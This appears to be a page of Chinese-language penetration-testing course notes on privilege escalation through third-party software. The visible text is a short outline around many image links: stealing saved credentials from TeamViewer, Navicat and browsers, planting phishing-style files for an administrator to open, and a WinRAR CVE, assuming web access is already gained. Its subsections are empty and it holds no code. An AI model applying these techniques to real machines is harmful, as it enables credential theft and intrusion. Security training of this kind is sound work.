




3.2 系统提权-第三方软件-TeamViewer&Navicat&WinRAR



- 1 #第三方软件提权:
- 2 远控类: Teamviewer 向日葵 Todesk VNC Radmin等
- 3 密码类: 各大浏览器 xshell Navicat 3389 等
- 4 服务类: FileZilla Serv-u Zend等
- 5 文档类: Winrar WPS Office等
- 6 原理:
- 7 1、通过普通用户或web用户收集或提取有价值凭据进行提升
- 8 2、通过普通用户或web用户上传类似钓鱼文件等待管理提升
- 9 演示:
- 10 1、计算机用户: Teamviewer
- 11 2、计算机用户: NavicatPremium
- 12 3、计算机用户或WEB权限: winrar(CVE2023)
- 13 4、计算机用户: 浏览器密码凭据



默认已取得对方web权限。



3.2.1 TeamViewer&&Navicat














3.2.2 WinRAR

